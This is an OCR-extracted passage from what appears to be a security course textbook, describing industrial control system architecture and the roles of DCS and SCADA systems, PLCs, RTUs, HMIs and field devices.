


DCS
SCADA
DCS
PLC
HMI
HMI
PLC
HMI
SIS, VFD, PID...
HMI
PLC
SIS, VFD, PID...

Figure 18.73: ICS architecture

Components of an ICS - Distributed Control System (DCS)

- DCS is a highly engineered and **large-scale control system** that is often used to perform industry specific tasks
- It contains a **centralized supervisory control** unit used to control multiple local controllers, thousands of I/O points, and various other field devices that are part of the overall production process
- It operates using a centralized supervisory control loop (SCADA, MTU, etc.) that connects a group of **localized controllers** (RTU/PLC) to execute the overall tasks required for the working of an entire production process



Main Supervisory Control Server

Redundancy Server

Process-1: **PLC1**, **RTU1**; **Temperature (Sensor)**, **Boiler (Actuator)**


Process-2: **PLC2**, **RTU2**; **Transmitter**, **Control Valves**

Process-3: **PLC3**, **RTU3**; **Pumps**, **Motor**

Components of an ICS - Supervisory Control and Data Acquisition (SCADA)

- SCADA is a **centralized supervisory control system** that is used for controlling and monitoring industrial facilities and infrastructure
- It provides **centralized controlling and monitoring** of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and Human Machine Interface (HMI) software

